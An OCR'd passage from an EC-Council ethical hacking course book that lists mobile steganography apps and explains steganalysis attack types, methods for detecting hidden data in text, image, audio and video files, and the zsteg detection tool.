



Figure 6.145: Screenshot of Spam Mimic showing encoded output

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



Steganography Tools for Mobile Phones

Earlier, we discussed a wide range of applications/tools that can be useful in hiding secret messages in various types of carrier media, such as images, audio, video, and text. These tools run on a variety of platforms of desktops or laptops only. However, there are also many mobile apps available that act as steganography tools for mobile phones. Mobile users can use these apps to send their secret messages.

Some steganography tools that run on mobile devices as follows:

- **Steganography Master**

  Source: *https://play.google.com*

  Steganography Master helps in hiding secret messages inside a photo. You can encode your message in a picture, then save or send it to any mobile user. You can then decode the message only using the same app, but if you want to ensure that only the intended receiver reads the message, you can provide a password.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 6.146: Screenshot of Steganography Master

- **Stegais**

  Source: *http://stegais.com*

  Stegais can hide a message in a selected image from the photo library or in a photo taken by the camera.




Figure 6.147: Screenshot of Stegais

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Some additional steganography tools for mobile phones as follows:

- SPY PIX (*https://www.juicybitssoftware.com*)
- Pixelknot: Hidden Messages (*https://guardianproject.info*)
- Pocket Stego (*https://www.talixa.com*)
- Steganography Image (*https://play.google.com*)
- Steganography (*https://github.com*)

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Steganalysis

Reverse Process of Steganography

- Steganalysis is the art of discovering and rendering covert messages using steganography
- It detects hidden messages embedded in images, text, audio, and video carrier mediums

Challenges of Steganalysis

- Suspect information stream may or may not have encoded hidden data
- Efficient and accurate detection of hidden content within digital images is difficult
- The message could be encrypted before being inserted into a file or signal
- Some of the suspect signals or files may have irrelevant data or noise encoded into them

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Steganalysis

Steganalysis is the process of discovering the existence of hidden information in a medium. It is the reverse process of steganography. It is an attack on information security in which the attacker, referred to here as a steganalyst, tries to detect the hidden messages embedded in images, text, audio, and video carrier mediums using steganography. Steganalysis determines the encoded hidden message and, if possible, recovers the message. It can detect the message by looking at variances between bit patterns and unusually large file sizes.

Steganalysis has two aspects: the ***detection*** and ***distortion*** of messages. In the detection phase, the analyst observes the relationships between the steganography tools, stego-media, cover, and message. In the distortion phase, the analyst manipulates the stego-media to extract the embedded message and decides whether it is useless and should be removed altogether.

The first step in steganalysis is to discover a suspicious image that may be harboring a message. This is an attack on the hidden information. There are two other types of attacks against steganography: ***message*** and ***chosen-message*** attacks. In the former, the steganalyst has a known hidden message in the corresponding stego-image. The steganalyst determines patterns that arise from hiding and detecting this message. The steganalyst creates a message using a known stego tool and analyzes the differences in patterns. In a chosen-message attack, the attacker creates steganography media using the known message and steganography tool (or algorithm).

Cover images disclose more visual clues than stego-images. It is necessary to analyze stego-images to identify the concealed information. The gap between the cover image and stego-image file size is the simplest signature. Many signatures evidently use some of the color schemes of the cover image.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Once detected, an attacker can destroy a stego-image or modify the hidden messages. It is particularly important to understand the overall structure of the technology and methods to detect the hidden information for uncovering the activities.

Some challenges of steganalysis are as follows:

- Suspect information stream may or may not have encoded hidden data
- Efficient and accurate detection of hidden content within digital images is difficult
- The message might have been encrypted before being inserted into a file or signal
- Some of the suspect signals or files may have irrelevant data or noise encoded into them

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Steganalysis Methods/Attacks on Steganography

Stego-only	Only the stego object is available for analysis
Known-stego	The attacker has access to the stego algorithm and both the cover medium and the stego-object
Known-message	The attacker has access to the hidden message and the stego object
Known-cover	The attacker compares the stego-object and the cover medium to identify the hidden message
Chosen-message	This attack generates stego objects from a known message using specific steganography tools in order to identify the steganography algorithms
Chosen-stego	The attacker has access to the stego-object and stego algorithm
Chi-square	The attacker performs probability analysis to test whether the stego object and original data are the same or not
Distinguishing Statistical	The attacker analyzes the embedded algorithm used to detect distinguishing statistical changes along with the length of the embedded data
Blind Classifier	A blind detector is fed with the original or unmodified data to learn the resemblance of original data from multiple perspectives

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Steganalysis Methods/Attacks on Steganography

Steganography attacks work according to the type of information available for the steganalyst to perform steganalysis on. This information may include a hidden message, carrier (cover) medium, stego-object, steganography tools, or algorithms used for hiding information. Thus, the classification of steganalysis includes the following types of attacks: stego-only, known-stego, known-message, known-cover, chosen-message, chosen-stego, chi-square, distinguishing statistical, and blind classifier.

- **Stego-only attack**

  In a stego-only attack, the steganalyst or attacker does not have access to any information except the stego-medium or stego-object. In this attack, the steganalyst must try every possible steganography algorithm and related attack to recover the hidden information.

- **Known-stego attack**

  This attack allows the attacker to know the steganography algorithm as well as the original and stego-object. The attacker can extract the hidden information with the information at hand.

- **Known-message attack**

  The known-message attack presumes that the message and the stego-medium are available. Using this attack, one can detect the technique used to hide the message.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Known-cover attack**

  Attackers use the known-cover attack when they know both the stego-object and the original cover medium. This will enable a comparison between both mediums to detect changes in the format of the medium and find the hidden message.

- **Chosen-message attack**

  The steganalyst uses a known message to generate a stego-object by using various steganography tools to find the steganography algorithm used to hide the information. The goal in this attack is to determine patterns in the stego-object that may point to the use of specific steganography tools or algorithms.

- **Chosen-stego attack**

  The chosen-stego attack takes place when the steganalyst knows both the stego-object and steganography tool or algorithm used to hide the message.

- **Chi-square attack**

  The chi-square method is based on probability analysis to test whether a given stego-object and the original data are the same or not. If the difference between both is nearly zero, then no data are embedded; otherwise, the stego-object includes embedded data inside.

- **Distinguishing statistical attack**

  In the distinguishing statistical method, the steganalyst or attacker analyzes the embedded algorithm used to detect distinguishing statistical changes, along with the length of the embedded data.

- **Blind classifier attack**

  In the blind classifier method, a blind detector is fed with the original or unmodified data to learn the appearance of the original data from multiple perspectives. The output of the blind detector is used to train the classifier to detect differences between the stego-object and original data.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Detecting Steganography (Text, Image, Audio, and Video Files)

Text File	For text files, the alterations are made to the character positions to hide the data The alterations are detected by looking for text patterns or disturbances, language used, and an unusual amount of blank spaces
Image File	The hidden data in an image can be detected by determining changes in size, file format, the last modified timestamp, and the color palette pointing to the existence of the hidden data The statistical analysis method is used for image scanning
Audio File	The statistical analysis method can be used for detecting audio steganography as it involves LSB modifications The inaudible frequencies can be scanned for hidden information Any odd distortions and patterns show the existence of the secret data
Video File	Detection of the secret data in video files includes a combination of methods used in image and audio files

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Detecting Steganography (Text, Image, Audio, and Video Files)

Steganography is the art of hiding either confidential or sensitive information within a cover medium. In this method, the unused bits of data in computer files such as graphics, digital images, text, and HTML, help in hiding sensitive information from unauthorized users. Detection of the hidden data involves different approaches depending on the file type used.

The following file types require specific methods to detect hidden messages.

- **Text File**

  For text files, alterations are made to the character positions to hide the data. One can detect these alterations by looking for text patterns or disturbances, the language used, line height, or an unusual number of blank spaces. A simple word processor can sometimes reveal text steganography as it displays the spaces, tabs, and other characters that distort the text's presentation during text steganography.

  Text steganography can be detected by taking a closer look at the following aspects:

  - Unusual patterns in the stego-object
  - Appended extra spaces and invisible characters

- **Image File**

  The information hidden in an image can be detected by determining changes in size, file format, last modified, last modified timestamp, and color palette of the file.

  The following points can help you in detecting image steganography:

  - Several display distortions in images
  - Sometimes images may become grossly degraded

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- Detection of anomalies through evaluating too many original images and stego-images concerning color composition, luminance, pixel relationships, etc.
- Exaggerated "noise"

Statistical analysis methods help to scan an image for steganography. Whenever you insert a secret message into an image, LSBs are no longer random. With encrypted data that has high entropy, the LSB of the cover will not contain information about the original and is more or less random. By using statistical analysis on the LSB, you can identify the difference between random values and real values.

- **Audio File**


  Audio steganography is a process of embedding confidential information such as private documents and files in digital sound. Statistical analysis methods can be used to detect audio steganography as it involves LSB modifications. The inaudible frequencies can be scanned for hidden information. The odd distortions and patterns show the existence of secret data.

- **Video File**

  Detection of secret data in video files includes a combination of the methods used in image and audio files. Special code signs and gestures help in detecting secret data.

Both audio and video steganography are quite difficult to detect, compared to other types such as image and document. Moreover, it is extremely hard to detect good steganography of any type. However, careful analysis of audio and video signals for hidden information may increase chances of detecting it correctly.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



Steganography Detection Tools

Steganography detection tools allow you to detect and recover hidden information in any digital media, such as images, audio, and video.

- **zsteg**

  Source: *https://github.com*

  The zsteg tool is used to detect stegano-hidden data in PNG and BMP image files.

  As shown in the screenshot, you can use the zsteg tool to detect the hidden secret message in the image file.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

